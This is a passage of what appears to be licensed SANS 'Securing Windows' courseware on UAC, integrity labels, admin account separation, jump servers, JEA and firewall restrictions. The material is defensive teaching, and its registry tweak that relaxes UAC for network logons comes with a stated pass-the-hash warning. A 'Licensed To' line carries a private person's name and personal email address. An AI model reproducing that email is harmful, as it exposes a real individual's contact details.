The most important two options are for "UAC: Behavior of the elevation prompt..." (which are underlined). This determines how UAC allows the execution of commands that require administrative privileges. For administrator-level users, the behavior options are: 1) no prompt, just automatically elevate privileges, which gives the appearance that UAC is disabled, 2) prompt for consent, to simply be alerted, and 3) prompt for credentials, which requires a passphrase or smart card. For standard users, the options are: 1) no prompt, and simply fail, or 2) prompt for credentials, which requires the passphrase or smart card of an administrative-level account.

By default, the built-in local Administrator account is exempt from UAC token stripping; that is to say, if you log on as the local Administrator, then every command is executed with the unfiltered, full SAT of that account, just like in the pre-Vista days. If you wish UAC token stripping to apply to the built-in Administrator account too, see the GPO option named "UAC: Admin Approval Mode for the Built-in Administrator Account".

UAC for Network Logons with Local Accounts

UAC is not just for interactive logons to the desktop. It applies to the network logons of local accounts in the Administrators group too. This may have prevented you from administering a remote machine in the past when trying to use a local account.

Imagine a server or workstation named "Box47" that has a local user account defined in its local Security Accounts Manager database named "TechSupport", and this TechSupport account is also in the Administrators local group on Box47. (To say that TechSupport is a "local account" on Box47 means that the TechSupport account is not in Active Directory; it exists only on Box47 in its SAM database; the SAM database is just another part of the registry on Box47, so it includes the password hash for the TechSupport user account too.)

But from another computer named "Jump21", an IT person might authenticate over the network to Box47 with the TechSupport local account on Box47, perhaps by attempting

to access \\Box47\C\$ or by attempting to PowerShell remote into Box47 using the credentials of the TechSupport account. (When logging on over the network this way, the network logon right must allow it of course.) When Box47 constructs a SAT in memory to represent the network session of the TechSupport user, UAC is applied to this SAT to strip away its dangerous privileges in the same way that UAC strips tokens for interactive users at the desktop too. And the SAT for TechSupport on Box47 also marks its Administrators group membership of TechSupport as "deny-only", which has a huge implication for the attempted network connection, namely, that the connection will probably *fail!*

If you have ever attempted to access a restricted resource, such as the C\$ share, on a remote computer using a local account on that computer, and it failed even though the account is in the Administrators local group, then this UAC token-stripping behavior is very likely the reason why it failed.

So what if you wanted to tell UAC to *not* strip the SATs of local users in the Administrators group who happen to be using a network logon from another machine? This is possible by setting the following registry value (KB951016):

Key: HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System
Value: LocalAccountTokenFilterPolicy
Data: 0x1
Type: REG_DWORD

The value does not exist by default; it must be created. These functions will help you to manage this value:

```
cd C:\SANS\Day2

Import-Module -Name .\LocalAccountTokenFilterPolicy.psm1

Get-LocalAccountTokenFilterPolicy -Verbose

Set-LocalAccountTokenFilterPolicy -Setting 1 -Verbose
```

Changing this registry value does not require reboot before the change takes effect.

Note that the built-in local Administrator account is exempt from UAC by default, including for network logons; hence, setting this registry value by itself has no effect on the network logons of the local Administrator account (assuming it's enabled).

After setting the value to 0x1 on Box47 in the example above, a network logon to Box47 using its local TechSupport account will immediately succeed in allowing access to restricted resources on Box47, such as to the C\$ share on Box47 (assuming that the network logon right is granted to TechSupport on Box47 of course).

Why would anyone *not* want to set LocalAccountTokenFilterPolicy to 0x1? It is so useful to have local administrative accounts available for incident response, troubleshooting, and administration after all! Microsoft is worried that local user accounts will be created on many machines with the exact same username and password; hence, this feature could be abused by hackers and malware for pass-the-hash attacks. But if every local account in the Administrators group has a different password on every machine, then this risk is perhaps manageable.


Trusted Hosts for PowerShell Remoting

On a related note, don't forget that, by default, when PowerShell remoting into a target box, it is not possible to authenticate using a local account at the target. The target computer's name or IP address must be added to the WinRM "trusted hosts" list on your source/client computer from which the remoting session is being initiated to the target. This change does not need to be made at the target; it's done on the client computer.

See the functions from the following module to easily manage the trusted hosts list:

```
cd C:\SANS\Day2\Remoting\  
  
Import-Module -Name .\WinRM-TrustedHosts.psm1  
  
Get-Command -Module WinRM-TrustedHosts  
  
Get-Help -Full Add-TrustedHosts
```

Even easier is to use Group Policy. To manage the trusted hosts list through Group Policy, edit a GPO and go to Computer Configuration > Policies > Administrative Templates > Windows Components > Windows Remote Management (WinRM) > WinRM Client, then edit the Trusted Hosts setting on the right-hand side.



Mandatory Integrity Control Levels

Another form of power in the Windows kernel revolves around the use of Mandatory Integrity Control (MIC) levels. MIC is a partial implementation of the Biba mandatory access control model for preserving data integrity, especially the integrity of operating system files, the registry, and data exchanged between visible applications on the desktop. MIC is enabled by default in Windows Vista and later. (MIC is also known as "Windows Integrity Control.")

MIC assigns a "label" to each securable object. Securable objects include folders, files, registry keys, shares, processes, threads, named pipes, services, IPC objects, Active Directory objects, and just about anything else that can have an access control list assigned to it, i.e., anything that can have permissions. The label is stored as a part of the object's System Access Control List (SACL) alongside the regular audit settings.

An MIC label is one of the following, from highest to lowest:

- Protected (SID: S-1-16-?, Hex: ?, SDDL: ?)
- System (SID: S-1-16-16384, Hex: 4000, SDDL: SI)
- High (SID: S-1-16-12288, Hex: 3000, SDDL: HI)
- Medium (SID: S-1-16-8192, Hex: 2000, SDDL: ME)—**Default Label**
- Low (SID: S-1-16-4096, Hex: 1000, SDDL: LW)

- Untrusted (SID: S-1-16-0, Hex: 0, SDDL:)

If an object lacks a MIC label, then that label is assumed to be Medium. Operating system files lack MIC labels, so they are handled as Medium-labeled files.

As you launch processes, your Security Access Token (SAT) is assigned to each process you launch. Your SAT includes the Security ID (SID) number of your user account, the SIDs of your groups, plus other information. In Windows Vista and later, your SAT also includes an integrity SID that identifies your MIC label. When your SAT is inherited by a process you launch, the label will be Medium if the process was launched as a standard user (the default), High if launched with administrative privileges, or Low if that process happens to be Internet Explorer or another program designed to run as Low. Most services run with the System label.

You can see these SAT labels with WHOAMI.EXE, Process Explorer, or Process Hacker. You can also launch processes with the Low MIC label with the PSEXEC.EXE tool from Microsoft.

```
C:\> whoami.exe /groups /fo list | select-string 'Mandatory'  
  
Group Name: Mandatory Label\High Mandatory Level
```

When a process is launched, such as EXPLORER.EXE when you log on, that process will be assigned the Medium MIC label by default; but if that process will have a SAT that includes any of the following privileges, then that process will be assigned the High MIC label instead:

- Create a token object (SeCreateTokenPrivilege)
- Act as part of the operating system (SeTcbPrivilege)
- Debug programs (SeDebugPrivilege)
- Modify an object label (SeRelabelPrivilege)
- Take ownership of files or other objects (SeTakeOwnershipPrivilege)
- Load and unload device drivers (SeLoadDriverPrivilege)
- Back up files and directories (SeBackupPrivilege)
- Restore files and directories (SeRestorePrivilege)
- Impersonate a client after authentication (SeImpersonatePrivilege)

In general, if one process launches another, the child process inherits the MIC label of the parent process. But there are important exceptions. If the child process was "Run as administrator", then it'll get the High MIC label even if the parent process has a lower MIC label. If the child process was launched with RUNAS.EXE, the child process will get the Medium label, unless RUNAS.EXE specifies the local built-in Administrator account and it is still exempted from UAC (the default). If the executable file of the child process has a lower MIC label than the parent's, the child process does not inherit the parent's label; it will run with its own lower label, unless the parent process is running as High or better, in which case the child process will run High or better too. If the parent

process triggers CONSENT.EXE for the sake of UAC when executing the child process, the child process will run as High if consent is granted to the elevation.

Integrity Control Tools

For viewing or editing MIC settings, there are no GUI tools from Microsoft, but Microsoft does provide the built-in ICACLS.EXE for managing NTFS permissions and doing some basic MIC tasks. When using ICACLS.EXE, remember that the absence of a MIC label is interpreted as the Medium label by default; unfortunately, ICACLS.EXE does not show any MIC information if it has not been explicitly assigned.

However, much better MIC tools are the following, and they're all free:

- CHML.EXE and REGIL.EXE (<http://www.minasi.com/apps>)
- RUNASIL.EXE (<http://blog.didierstevens.com/2010/12/01/runasil/>)
- Process Hacker (<http://processhacker.sourceforge.io>)

Viewing and Changing Labels

To read the MIC label on an object, you only need Read permission. But to change a label, you need:

- 1) the NTFS Change Permission permission on that object,
- 2) the Take Ownership permission on that object, and
- 3) have the "Modify an object label" privilege (SeRelabelPrivilege) in your SAT.

By default, no one has the "Modify an object label" privilege, not even local Administrators, so if you want to experiment with MIC, grant yourself this privilege now, log off, and log back on.

When you change an MIC label, you can either raise or lower it, but you cannot raise it higher than the label of the process you are using to make the change, i.e., if you're running ICACLS.EXE in a CMD shell running with the High MIC label, you can at best upgrade another object's label to High, not to System. (Note: Scheduling a job task to run a script to change an object's label to System or Installer doesn't work, and neither does using a Group Policy-assigned startup or shutdown script to attempt the same.)

Integrity Levels vs. NTFS Permissions

MIC is enforced independently of, and prior to, the enforcement of permissions, such as NTFS and registry key permissions. For example, even if you have NTFS Full Control over a file, if you launch Notepad with the Medium MIC label and the file in question has the High label, then your Notepad will not be able to save changes to the file even though your account has Full Control; Notepad will just raise a not-too-useful error message when trying to save the changes: "Cannot create the file..." (the error message says nothing about MIC issues or how to resolve them).

No Read (NR), No Write (NW), No Execute (NX)

By default, MIC prevents a lower-labeled process from deleting or changing an object with a higher label. But MIC can also be used to prevent lower-labeled processes from reading or executing higher-labeled objects too.

Mark Minasi's free MIC tool, CHML.EXE, is better than Microsoft's ICACLS.EXE for managing MIC label options. For example, to assign the High MIC label (-i:h) to a file named "program.exe" and to prevent a lower-labeled process from reading (-nr), writing/deleting (-nw), or executing (-nx) it, you would run:

```
chml.exe program.exe -i:h -nr -nw -nx
```

Attempting to run, copy, or delete the program from within a Medium-labeled CMD shell results in an error message even if you have NTFS Full Control. You can use all three options together, as in the example above, or you can forbid any one or any combination of actions, e.g., you might allow reading by lower-labeled processes, but deny execution or changes/deletion.

To set the label to High, allow Read access, but deny Write or Execute access:

```
chml.exe program.exe -i:h -nw -nx
```

If you assign the Untrusted MIC label to an executable, you won't be able to run that executable from Medium- or Low-labeled processes at all, but High-labeled or better processes will still be able to run it normally.

User Interface Privilege Isolation (UIPI)

User Interface Privilege Isolation (UIPI) prevents a process from sending Win32 GUI messages to other processes in the same session if the sending process has a lower MIC label than the MIC label of the receiving process; for example, a process with the Low MIC label cannot send Win32 messages to a Medium-labeled process. Microsoft added this to Vista and later to combat the threat from "shatter" attacks. And to help enforce session-0 isolation, Win32 messages cannot be sent across sessions by default either.

(Incidentally, if you are a developer, UIPI also prevents lower-labeled processes from performing a windows handle validation of a higher process, attaching a thread hook to a higher process, monitoring a higher process with a journal hook, or injecting DLLs into higher processes.)

In general, UIPI seeks to prevent almost all invasive interaction from a lower- to a higher-labeled process, while still trying to maintain backward compatibility. Win32 messages between processes at the same level, or from a higher to a lower level, are still permitted as usual. However, UIPI does not prevent any process from accessing the desktop window, desktop heap read-only shared memory, global atom table, the visible surfaces of windows, or the clipboard. And don't forget that a user might have many processes running simultaneously with different MIC labels and different administrative

privileges, and all of these processes might be able to read/write some of the same files, registry values, LRPC interfaces, named pipes, etc. Hence, UIPI is not an airtight wall of separation.

MIC Lab Experiments

This lab simply walks us through using ICACLS.EXE and CHML.EXE to experiment with MIC labels. If we don't have time for this in seminar, you'll be able to reproduce it on your own using the following steps.

Ensure That User Account Control Is Enabled for Your Account

By default, the built-in Administrator account is immune to UAC and every process will launch with full privileges. The following lab won't work in this case. So either log on as any user other than the local or domain Administrator, or enable UAC for the Administrator account in Group Policy (GPO > Computer Configuration > Policies > Windows Settings > Security Settings > Local Policies > Security Options > set to Enabled the option named "User Account Control: Admin Approval Mode for the Built-in Administrator account").

View Integrity Labels of CMD Shells

1. Open a regular (non-elevated) CMD shell and run "title Medium CMD Shell". Notice that the title bar of that CMD shell now reads "Medium CMD Shell".
2. Open an elevated CMD shell and run "title High CMD Shell", and then run "color F4", which makes your background white and the foreground red.
3. In your Medium CMD Shell, run "whoami.exe /all /fo list". This more or less shows the Security Access Token (SAT) for this process. Notice that you have what appears to be a group membership near the bottom: "Group Name: Mandatory Label\Medium Mandatory Level". This labels your standard-user CMD shell as having the Medium MIC label.
4. In your High CMD Shell, run the same command: "whoami.exe /all /fo list". Notice that its MIC label is "Group Name: Mandatory Label\High Mandatory Level", or just High. Note also that you have a privilege near the bottom named "SeRelabelPrivilege", which allows you (or, rather, this CMD shell) to change the MIC label on an object.

Modify Integrity Labels of Files

1. In your High CMD Shell, go to the C:\Temp folder. (If it doesn't exist, create it now.)
2. In your High CMD Shell, run "echo HIGH > High.txt".

3. In your High CMD Shell, run "icacls.exe High.txt" to show the ACL on the High.txt file. Notice that no MIC label information is shown! If an object is unlabeled, what is its implied label? Medium.
4. In your High CMD Shell, run "icacls.exe High.txt /SetIntegrityLevel High" to change the MIC label on the High.txt file to High.
5. In your High CMD Shell, run "icacls.exe High.txt" and note that the ACL now says "Mandatory Label/High Mandatory Level:(NW)". The (NW) portion means that lower-labeled process cannot write or delete this file.
6. In your High CMD Shell, run "echo MEDIUM > Medium.txt".
7. In your High CMD Shell, run "icacls.exe Medium.txt /SetIntegrityLevel Medium".
8. In your High CMD Shell, run "icacls.exe Medium.txt". Note that you can see the MIC label even though it is Medium because it was explicitly set.

Test MIC Restrictions

1. In your **Medium** CMD Shell, go to the C:\Temp folder.
2. In your Medium CMD Shell, run "del High.txt". Note that access is denied even though you have NTFS delete permission on the file.
3. In your Medium CMD Shell, run "notepad.exe High.txt". Note that you can read the contents of the file. But now add some text and try to save the changes; you'll get a not too informative error message. Exit Notepad without saving.
4. In your **High** CMD Shell, run "notepad.exe High.txt", add some text, and save the changes. It worked because the Notepad process inherited the High MIC label of the CMD shell; hence, its label was equal to or higher than the label on the file being edited. Using this Notepad process, you can also edit the Medium.txt file of course. Exit Notepad.

Using CHML.EXE

1. If you were given a course USB by the instructor, copy the following file from the SEC505.ISO to your C:\Windows folder: ISO:\Tools\chml\chml.exe. Or if you have internet access, you can get this tool from Mark Minasi's website for free: <http://www.minasi.com/apps/>.

2. In your **High** CMD Shell, test that you can access the tool and view its available command line switches by running "chml.exe /?". Make sure you're in the C:\Temp folder.
3. In your High CMD Shell, run "copy %systemroot%\notepad.exe High-Notepad.exe".
4. In your High CMD Shell, run "chml.exe High-Notepad.exe -i:h -nr -nw -nx", which will set the MIC label on High-Notepad.exe to High (-i:h), deny read (-nr), deny write/delete (-nw) and deny execute (-nx) to all other processes with lower MIC labels.
5. In your High CMD Shell, run "icacls.exe High-Notepad.exe". Notice that the MIC label for this file now says "High Mandatory Level:(NW,NR,NX)".
6. In your **Medium** CMD Shell, run "High-Notepad.exe". Note the error message.
7. In your Medium CMD Shell, run "icacls.exe High-Notepad.exe". Note the error message—you can't even read its properties!

The Multi-Account Strategy for IT Admins (1 of 2)

Each IT administrator should have:

- A regular user account for email, browsing, VoIP, etc.
- **One or more JEA accounts limited by job role:**
 - 1) **Identity Roles:** Active Directory, Azure AD, and other ID databases.
 - 2) **Server Roles:** IIS, SQL Servers, Exchange, SMB, RDS, IDS, FW, etc.
 - 3) **Workstation Roles:** BYOD, Classified, Non-Classified, Help Desk, etc.
- **Avoid both up-level and down-level logons!**
- Ideally, a one-way cross-forest trust to an admin-only AD forest.
 - See Microsoft's "ESAE Admin Forest Design" white paper.

The Multi-Account Strategy for IT Admins (1 of 2)

Everyone agrees that getting users out of the Administrators group is good for security, but what about IT personnel? Just because we work in IT doesn't mean we're immune to infections or hack attacks; in fact, just the opposite—precisely because we work in IT we are more likely to be targeted!

Administrative Users Should Have Two Or More User Accounts

Administrators should have two or more user accounts: one low-powered regular account for non-administrative activities and one or more high-powered administrative accounts used only when necessary to perform IT duties, and only with the minimum power necessary to complete these duties (i.e., "just enough admin" accounts).

Admins should log on to their desktops with their regular accounts, then launch administrative tools under the context of their administrative accounts only as needed, preferably only at dedicated administrative workstations or VMs accessed via a thin-client protocol like Remote Desktop Protocol (RDP) or Citrix ICA.

Web Browsing and Email

Most importantly, we don't want the applications through which we are most likely to be infected to run with local Administrators membership, such as the browser, email program, instant messaging, document viewer, peer-to-peer client, etc. We also don't want these applications to run as Domain Admins either of course. Once a machine is infected, the malware can begin harvesting credentials from memory or keystrokes from the keyboard.

To avoid temptation, administrative user accounts should not have email addresses or mailboxes on any email servers. Outbound proxy servers should require authentication from users and block all internet HTTP/FTP access by members of any administrative groups. If the proxy servers work anonymously, then the proxies should at least block all internet access from the source IP addresses set aside for the admins' jump servers.

One or More Admin Accounts per Job Role

Broadly speaking, administrative roles cover three major areas of responsibility with different levels of impact should an administrative account be compromised by hackers or malware. The three roles or levels of responsibility are:

- 1) **Identity Roles:** Responsible for Active Directory, Azure Active Directory, or other identity management systems such as LDAP and RADIUS servers.
- 2) **Server Roles:** Responsible for the various types of servers in the organization, such as public servers in the DMZ, private internal servers, cloud-hosted public or private servers, infrastructure devices, and other hardware- or software-based services upon which users rely but which they do not manage themselves.
- 3) **Workstation Roles:** Responsible for user endpoint devices like phones, tablets, laptops, PC workstations, Virtual Desktop Infrastructure (VDI) virtual machines, and the help desk technical support personnel for regular users.

Each admin should have zero, one, or multiple administrative accounts at each role level, depending on the job duties of that administrator (not every admin will occupy roles at all levels).

Importantly, an admin account at any level should not be permitted to log in to or manage resources at any level *above* it or *below* it. Workstations are more likely than servers to be infected with malware or under hacker control, and servers are less likely to be infected or remotely controlled by hackers (hopefully) than identity management systems. The goal is to help prevent the spread of harm from compromised admin credentials, to try to contain the harm from stolen credentials at that one level, and hopefully within a limited set of systems within that level.

The guiding question for any admin account should be: How bad could it get if this account were compromised? How can we build in damage control when this happens?

Up-level and down-level logons are to be prevented through user logon rights restrictions managed through Group Policy, INF templates, or PowerShell. Though it is possible for an administrative account to log on at systems at a lower level, it is better for each administrative role account to only log on to and manage systems at the same role level. In general, for an admin account at any given level, avoid using that admin account to log on to machines that are above or below its intended level.

Restrict Logon Rights

Consider having a naming standard for each admin's high-powered accounts, e.g., ending the username with "_a" or another pattern easy to recognize and filter. Carefully document the various high-powered groups in the domain at each role level; for example, the following groups tend to be very powerful:

- Account Operators
- Backup Operators
- Cryptographic Operators
- Domain Admins
- Domain Controllers
- Enterprise Admins
- Group Policy Creators Owners
- Print Operators
- Read-Only Domain Controllers
- Schema Admins
- Server Operators
- <your-domain>\Administrators (this is the *domain* local group)

Use Group Policy to deny local, batch, and service logon rights to the privileged AD groups at down-level servers and workstations. You may need to customize service accounts and scheduled task accounts to achieve this.

If you wish to deny network logon rights to any local user accounts on a machine, then explicitly deny network logons to one or both of these groups:

- NT AUTHORITY\Local account
- NT AUTHORITY\Local account and member of Administrators group

The first is a virtual group membership applied to any local user account on a computer, and the second is included too if the local account is a member of the built-in Administrators group. These groups exist on Windows 8.1, Server 2012 R2, and later by default, and also on some older operating systems if the patch described in KB2871997 is applied.

Separate Admin Forest (Microsoft ESAE Design)

A set of Microsoft articles describes the Enhanced Security Administrative Environment (ESAE) forest model. In the ESAE model, a separate Active Directory forest exists for the sole purpose of managing and protecting administrative users, computers, groups, and service accounts. The main production AD forest would have a one-way cross-forest trust to the administrative forest. The administrative forest would be tiny, consisting of just one domain and a relatively small number of objects, with perhaps only two domain controllers as virtual machines (the number would depend on several factors).

This course (SEC505) used to have an entire manual dedicated to AD forest design, but this material was deleted to make space for new material. It was also deleted because 99% of attendees already had AD forests in production and it was generally not possible to redesign them. Please search Microsoft's website for "ESAE forest" for further discussion of administrative forests and their implementation. If there is enough demand, SEC505 will include the AD design material again, but, please remember, everything added requires something else to be deleted to make space for it.

Run as Tricks

It is possible to log on as one administrative account and launch programs as a different administrative account. There are variety of ways to make this more convenient:

- Using the *Run As* feature and User Account Control (UAC), for example, you can right-click on any MMC console file and select "Run As..." to bring up a dialog box for the credentials of the administrative account under which you want the program to run.
- You can add a shortcut to users' desktops or Start Menus that have the "Run As Administrator" option checked. Since the user is not a member of the local Administrators group, the user will be prompted for a different username and password when they run the shortcut.
- You can also add a script to users' desktops or Start Menu which asks for a username and password for the application, then uses another tool to run the application like RUNAS.EXE, PSEXEC.EXE, CPAU.EXE, AUTOIT.EXE, AUT2EXE.EXE, EPAL.EXE, TQCRUNAS.EXE, etc. This has the advantage of being able to use the other command line switches of these tools (for good or ill).
- You could run the application only on a Citrix or Remote Desktop Services server, then prompt the user for the credentials when the application is accessed. The application appears to be running locally in that the thin client application does not show a full desktop at the Citrix/RDP server but only the running program and this program's cut/copy/paste and filesystem interaction is automatically redirected to the user's local computer. This strategy also provides greater control with the centralized hosting.

Hopefully, using these tricks will make having multiple administrative accounts convenient enough that the other administrators will not resist the strategy.

The Multi-Account Strategy for IT Admins (2 of 2)

Two or more computer accounts also:

- Physical computer(s) for regular user account.
- One or more VMs used only for network administration.

"Jump Servers" only host admin VMs, nothing else:

- Latest OS, quickly patched, firewalled, IPsec, multifactor authentication, Credential Guard, separate forest, etc.
- See Microsoft's "Privileged Access Workstations (PAWs)".

The Multi-Account Strategy for IT Admins (2 of 2)

Administrators should also have two or more *computer* accounts in Active Directory, not just multiple user accounts.

One computer account will be for the physical box used with the regular user account to surf the internet, check email, play games, manage documents, and to do all the other activities likely to result in malware infections.

The additional computer accounts should be for physical or virtual machines that are used only to perform IT administrative duties. Ideally, these computers would be physical devices connected to their own separate networking infrastructure, but this can be prohibitively expensive for smaller organizations; hence, using VMs instead is certainly acceptable (and certainly better than using just one physical workstation for everything).

Jump Servers

The dedicated admin VM could be run locally on the administrator's computer as a last resort, but really the VM should be run on a dedicated virtualization server. This virtualization server, called a "jump server", should host only the VMs of network administrators and nothing else. Admins will access their VMs via desktop thin-client protocols, like RDP or ICA, or via PowerShell remoting. The VMs will have all the tools the administrators require to get their jobs done.

Having one or more dedicated jump servers makes firewalling, IPsec, smart card usage, secure remote access, OS upgrades, application upgrades, patch management, and other hardening protections easier to manage and enforce. The aim is to keep the administrative VMs as clean and protected as possible.

Per-Role VMs and/or Jump Servers

If an administrator has multiple admin accounts for different roles (Identity, Servers, Workstations), then that administrator should ideally have a separate VM for each role level. Ideally, there would be multiple jump servers, one for each role level, but this might be too expensive for small organizations; hence, these organizations will host multiple admin VMs at different role levels on one jump server.

SEC505 for Microsoft PAWs


These jump server admin VMs will be secured with all the techniques discussed in this course, such as with IPsec, firewall rules, Credential Guard, whole disk encryption, aggressive patch management, anti-exploit technologies, AppLocker, VDI, and more.

Recently, Microsoft has dubbed such administrative jump servers and workstations "Privileged Access Workstations (PAWs)", but the idea has been around for decades. Microsoft provides very nice guidance on the implementation of PAWs on the TechNet website (just do an internet search on the acronym). Most of the manuals in SEC505 are designed to help implement PAWs and secure jump servers.

Licensed To: Jessica Bone <20joyceann@gmail.com> May 24, 2020

Just Enough Admin (JEA) and Windows Admin Center (WAC)

Don't forget that Windows Admin Center and JEA remoting are safer alternatives than RDP!



SANS

SEC505 | Securing Windows

Just Enough Admin (JEA) and Windows Admin Center (WAC) for Safer Remote Administration

By default, only members of the Administrators group at a target machine can connect inbound using PowerShell remoting. But adding someone to the Administrators group just so they can perform a few tasks is far too excessive; it violates the principle of least privilege.

Fortunately, PowerShell remoting rights can be precisely constrained with a set of features called "Just Enough Admin (JEA)" on PowerShell 5.0 and later. With JEA, it is possible to 1) grant PowerShell remoting rights to users who are not members of the Administrators group, 2) limit a user to a list of approved cmdlets, 3) limit the arguments that can be passed into these approved cmdlets using regular expression patterns, 4) log the details of every command, 5) define a run-as mechanism for those cmdlets that require administrative privileges but without exposing any administrative credentials to the constrained remoting user, and 6) define the PowerShell Language Mode for the JEA session, which should be set to "No Language" whenever possible. If you are familiar with *sudo* on Linux, JEA is very similar. JEA can be combined with a product to restrict processes, DLLs, and scripts to even further harden the JEA sandbox.

For IT operations, slowly transition away from everyone in IT being members of the Administrators group on the machines they touch, and instead move toward JEA restricted endpoints for role-based access control with global groups. Very importantly, remember that PowerShell remoting is not just for scripts and command shells. Graphical and browser-based applications can also use WSMAN and SSH behind the scenes, such as Microsoft's Windows Admin Center (WAC) and IIS PowerShell Web Access (PSWA).

Windows Admin Center (WAC)

Windows Admin Center (WAC) is a free browser-based administration application from Microsoft to manage Windows Server 2012, Windows 10, and later hosts. Using a web browser, an administrator connects to WAC over HTTPS to manage either the server on which WAC is installed or other remote systems over WSMAN for PowerShell remoting and WMI access. WAC is compatible with JEA-restricted endpoints too.

Download WAC for free from <https://aka.ms/WindowsAdminCenter>.

PowerShell Web Access on IIS (PSWA)

An optional web application that may be installed on IIS is PowerShell Web Access (PSWA). PSWA allows any JavaScript-capable browser to connect to the PSWA application on the IIS server over SSL/TLS and use PowerShell remoting to execute commands on other machines inside the LAN. The browser could be Safari, for example, on an Apple iPad tablet connecting to <https://<fqdn>/pswa/>. The IIS web server must be Windows Server 2012 or later. PSWA is like the precursor to Windows Admin Center or an on-premises "Cloud Shell", but it still works fine.

Windows PowerShell Web Access

Enter your credentials and connection settings

User name:

Password:

Connection type:

Computer name:

Optional connection settings

Destination computer credentials (if different from gateway)

User name:

Password:

Configuration name:

Authentication type:

Use SSL:

Port number:

Application name:

© 2013 Microsoft Corporation. All rights reserved.

For securing PSWA, here are the most important best practices:

- Do not install PSWA if it is not needed.
- If possible, only allow access to the PSWA IIS server through a VPN gateway that restricts connections to just those groups who require remote access.

- Keep the IIS server fully up to date with patches.
- Use the Add-PswaAuthorizationRule cmdlet to tightly control 1) which groups may log in to PSWA, 2) which group of computers each user group may remote into inside the LAN, and 3) each group's associated Just Enough Admin (JEA) endpoint configuration. (Once a user logs into PSWA, that user may not remote into any box in the LAN. Each user group to computer group mapping must be explicitly added to be allowed. As seen in the PSWA screenshot above, the user can be required to enter the JEA configuration name when connecting with their browser.)
- Disable SSL, require at least TLS 1.2, and use a cipher suite that supports large keys (at least 256-bit AES and 2048-bit RSA) and Perfect Forward Secrecy.

For more information about how to install and configure PSWA, do an internet search of the term "Install-PswaWebApplication".

Zero Trust with Windows Firewall and IPsec

For any TCP/UDP port, ask, "Who needs access to it?"

Block lateral movement inside the LAN:

- **Restrict management traffic with Windows Firewall.**
- **Define subnets for jump servers and IT workstations.**
- **Use IPsec group membership restrictions for RBAC.**
- **Assume that workstations are infected and that user credentials have been stolen in order to probe every port and shared resource for misconfiguration.**

Zero Trust with Windows Firewall and IPsec

PowerShell remoting can be used to execute PowerShell commands on remote machines using WSMAN or SSH, but these are not the only protocols to worry about. PowerShell can use other tools, services, drivers, and .NET classes as well to probe and attack other machines over the network, such as SMB, RPC, LDAP, and RDP. PowerShell is mainly a post-exploitation tool to help attackers move laterally or "pivot" from machine to machine inside the LAN, harvesting credentials and dropping backdoors with each hop as they leapfrog around. Hence, don't forget Windows Firewall rules and IPsec!

Firewall and IPsec Rules for WMI, SSH, and WinRM Remoting

Windows Firewall and IPsec rules can restrict remote access to the Windows Management Instrumentation (WMI), Windows Remote Management (WinRM), and Secure Shell (SSH) services to 1) only allow access from the internal IP addresses of jump servers and IT workstations, 2) require strong IPsec encryption, and 3) restrict access to particular global groups of users and/or computers, such as management jump server machines and members of the help desk group. Secure Shell (SSH) can be installed on Windows, and PowerShell can be invoked from within an SSH session too.

If adversaries have already stolen the credentials of some administrators, then host-based firewalls are almost the last line of defense for WMI, WinRM, and SSH. Perimeter firewalls should restrict both inbound and outbound traffic of these types too.

When using the CIM cmdlets, WSMAN protocol is used by default to talk to the WinRM service to get to the WMI service. WSMAN is the same protocol used for PowerShell remoting. WSMAN operates on TCP/5985 by default, or on TCP/5986 when using SSL/TLS. When talking to the WMI service using regular RPC, then it's TCP/135 for the

RPC endpoint mapper and whatever upper-level ephemeral port number(s) have been assigned to the WMI service. SSH uses TCP/22 by default if SSH is installed.

Enable PowerShell Remoting

